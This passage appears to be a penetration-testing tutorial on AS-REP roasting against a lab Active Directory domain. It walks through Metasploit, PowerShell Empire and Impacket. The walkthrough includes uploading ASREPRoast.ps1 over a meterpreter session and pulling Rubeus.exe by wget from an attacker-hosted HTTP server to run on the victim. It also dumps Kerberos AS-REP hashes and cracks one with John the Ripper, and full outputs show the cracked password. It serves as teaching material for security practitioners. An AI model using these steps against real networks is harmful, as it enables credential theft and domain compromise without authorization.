
Attack on Remote Machine

Metasploit

If you are Metasploit lover and want to perform the whole attack remotely then you need to obtain meterpreter session of the victim's machine for loading powershell then upload the Powershell Script "**ASREPRoast**" thus run the following command within your meterpreter session:

```
upload /root/ASREPROAST.ps1 .
powershell
Import-Module .\ASREPRoast.ps1
Invoke-ASREPRoast
```

Once you retrieved the hash, you can go with password brute force as done above.




```
meterpreter > sysinfo
Computer        : DESKTOP-RGP209L
OS              : Windows 10 (10.0 Build 18362).
Architecture    : x64
System Language : en_US
Domain          : IGNITE
Logged On Users : 7
Meterpreter     : x64/windows
meterpreter > upload /root/ASREPRoast.ps1 .
[*] uploading  : /root/ASREPRoast.ps1 → .
[*] uploaded   : /root/ASREPRoast.ps1 → .\ASREPRoast.ps1
meterpreter > shell
Process 2624 created.
Channel 6 created.
Microsoft Windows [Version 10.0.18362.53]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\yashika\Downloads>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\yashika\Downloads> Import-Module .\ASREPRoast.ps1
Import-Module .\ASREPRoast.ps1
PS C:\Users\yashika\Downloads> Invoke-ASREPRoast
Invoke-ASREPRoast

SamaccountName DistinguishedName                    Hash
-------------- -----------------                    ----
yashika        CN=yashika,OU=Tech,DC=ignite,DC=local $krb5asrep$yashika@ignite.local:c251bcdea4e436551f6a36c7fad9f73 ...


PS C:\Users\yashika\Downloads>
```

Powershell Empire


If you are Powershell Empire user and want to use Empire for ASREPRoast attack, then first you need to compromise the victim machine and obtain the agent session. Now run following module to identify PreauthNotRequired is selected or not.

```
usemodule situational_awareness/network/powerview/get_user
```



```
(Empire: 4SBMNZK3) > usemodule situational_awareness/network/powerview/get_user
(Empire: powershell/situational_awareness/network/powerview/get_user) > set PreauthNotRequired True
(Empire: powershell/situational_awareness/network/powerview/get_user) > execute
[*] Tasked 4SBMNZK3 to run TASK_CMD_JOB
[*] Agent 4SBMNZK3 tasked with task ID 11
[*] Tasked agent 4SBMNZK3 to run module powershell/situational_awareness/network/powerview/get_user
(Empire: powershell/situational_awareness/network/powerview/get_user) >
Job started: UDA3YP



logoncount                    : 68
badpasswordtime               : 4/17/2020 4:59:50 AM
distinguishedname             : CN=yashika,OU=Tech,DC=ignite,DC=local
objectclass                   : {top, person, organizationalPerson, user}
displayname                   : yashika
lastlogontimestamp            : 4/15/2020 6:11:25 AM
userprincipalname             : yashika@ignite.local
name                          : yashika
objectsid                     : S-1-5-21-3523557010-2506964455-2614950430-1602
samaccountname                : yashika
codepage                      : 0
samaccounttype                : USER_OBJECT
accountexpires                : NEVER
countrycode                   : 0
whenchanged                   : 4/18/2020 2:13:02 PM
instancetype                  : 4
usncreated                    : 12788
objectguid                    : 5e101ba1-1442-40a9-94e8-be6d47d12bd4
lastlogoff                    : 12/31/1600 4:00:00 PM
objectcategory                : CN=Person,CN=Schema,CN=Configuration,DC=ignite,DC=local
dscorepropagationdata         : 1/1/1601 12:00:00 AM
givenname                     : yashika
lastlogon                     : 4/18/2020 8:00:08 AM
badpwdcount                   : 0
cn                            : yashika
useraccountcontrol            : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD, DONT_REQ_PREAUTH
whencreated                   : 4/15/2020 1:08:33 PM
primarygroupid                : 513
pwdlastset                    : 4/15/2020 6:08:33 AM
msds-supportedencryptiontypes : 0
usnchanged                    : 53288





Get-DomainUser completed!
```


Now download the Rubeus.exe in your Kali Linux and upload it in victim’s machine remotely.



```
root@kali:~# git clone https://github.com/r3motecontrol/Ghostpack-CompiledBinaries
Cloning into 'Ghostpack-CompiledBinaries'...
remote: Enumerating objects: 64, done.
remote: Counting objects: 100% (64/64), done.
remote: Compressing objects: 100% (43/43), done.
remote: Total 173 (delta 36), reused 45 (delta 20), pack-reused 109
Receiving objects: 100% (173/173), 2.85 MiB | 1.02 MiB/s, done.
Resolving deltas: 100% (80/80), done.
root@kali:~# cd Ghostpack-CompiledBinaries/
root@kali:~/Ghostpack-CompiledBinaries# ls
LockLess.exe  README.md  Rubeus.exe  SafetyKatz.exe  Seatbelt.exe  SharpChrome.exe
root@kali:~/Ghostpack-CompiledBinaries# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

```
shell wget http://192.168.1.112:8000/Rebeus.exe -outfile rubeus.exe
shell .\Rubeus.exe asreproast
```

As soon as you will run the above command it with dump the user account hashes (key) used to encrypt timestamp. Save the hashes in text document for cracking password offline.




```
(Empire: 4SBMNZK3) > shell wget http://192.168.1.112:8000/Rubeus.exe -outfile Rubeus.exe
[*] Tasked 4SBMNZK3 to run TASK_SHELL
[*] Agent 4SBMNZK3 tasked with task ID 14
(Empire: 4SBMNZK3) >
..Command execution completed.

(Empire: 4SBMNZK3) > shell .\Rubeus.exe asreproast
[*] Tasked 4SBMNZK3 to run TASK_SHELL
[*] Agent 4SBMNZK3 tasked with task ID 15
(Empire: 4SBMNZK3) >
______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0


[*] Action: AS-REP roasting

[*] Target Domain          : ignite.local

[*] Searching path 'LDAP://WIN-S0V7KMTVLD2.ignite.local/DC=ignite,DC=local' for Kerberoastable users
[*] SamAccountName         : yashika
[*] DistinguishedName      : CN=yashika,OU=Tech,DC=ignite,DC=local
[*] Using domain controller: WIN-S0V7KMTVLD2.ignite.local (192.168.1.105)
[*] Building AS-REQ (w/o preauth) for: 'ignite.local\yashika'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

      $krb5asrep$yashika@ignite.local:2BFC03E671AE32294B5A53CA835BB8C8$6B49A8D9C087725
      42414F9362E73C23E9125CDE927F65C97D721906CFB7BD599C76F7CB72FDE1F26758D8786797717E
      DABA5545558EB00FBE3A982A84554534843416DAF43C8ECE4712647F0B9085AA8C07A7D14DDC543A
      0A0B167EDA561BAAE7919B62AF1CE0A56391737B11097056CCC1B90E40E3BE86C6D3332AB5D53560
      9E79FD0BA70C442E28A1931E042F69D429489DEC566ECD734B3DF7A4B6DF4454106CBEF7A9F823F8
      4498F44EF2BF92509E2C3AFBD28BB5EEA26CC43E17546EC2ECAFFEC36522A477EE29BE847D0E58FA
      084F74CA0F7F784E167504128D257EF99BE7FFC2BB26AF72C02C899CE


..Command execution completed.
```

Impacket

GetNPUsers.py script will attempt to list and get TGTs for those users that have the property ‘Do not require Kerberos pre-authentication’ set (UF_DONT_REQUIRE_PREAUTH). For those users with such configuration, a John the Ripper output will be generated so you can send it for cracking.

```
python GetNPUsers.py -dc-ip 192.168.1.105 ignite.local/ -usersfile users.txt -form
john --wordlist=/usr/share/wordlists/rockyou.txt hashes
```



```
root@kali:~/impacket/examples# python GetNPUsers.py -dc-ip 192.168.1.105 ignite.local/ -usersfile users.txt -format john -outputfile hashes
Impacket v0.9.22.dev1+20200416.91838.62162e0a - Copyright 2020 SecureAuth Corporation

[-] User geet doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User geet doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
root@kali:~/impacket/examples# john --wordlist=/usr/share/wordlists/rockyou.txt hashes
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password@1       ($krb5asrep$yashika@IGNITE.LOCAL)
1g 0:00:00:01 DONE (2020-04-27 06:58) 0.5617g/s 1181Kp/s 1181Kc/s 1181KC/s Popadic3..Passion7
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/impacket/examples# 
```

Here we have provided username list to identify DONT_REQUIRE_PREAUTH and obtain hashes. Further, use john the ripper for password brute force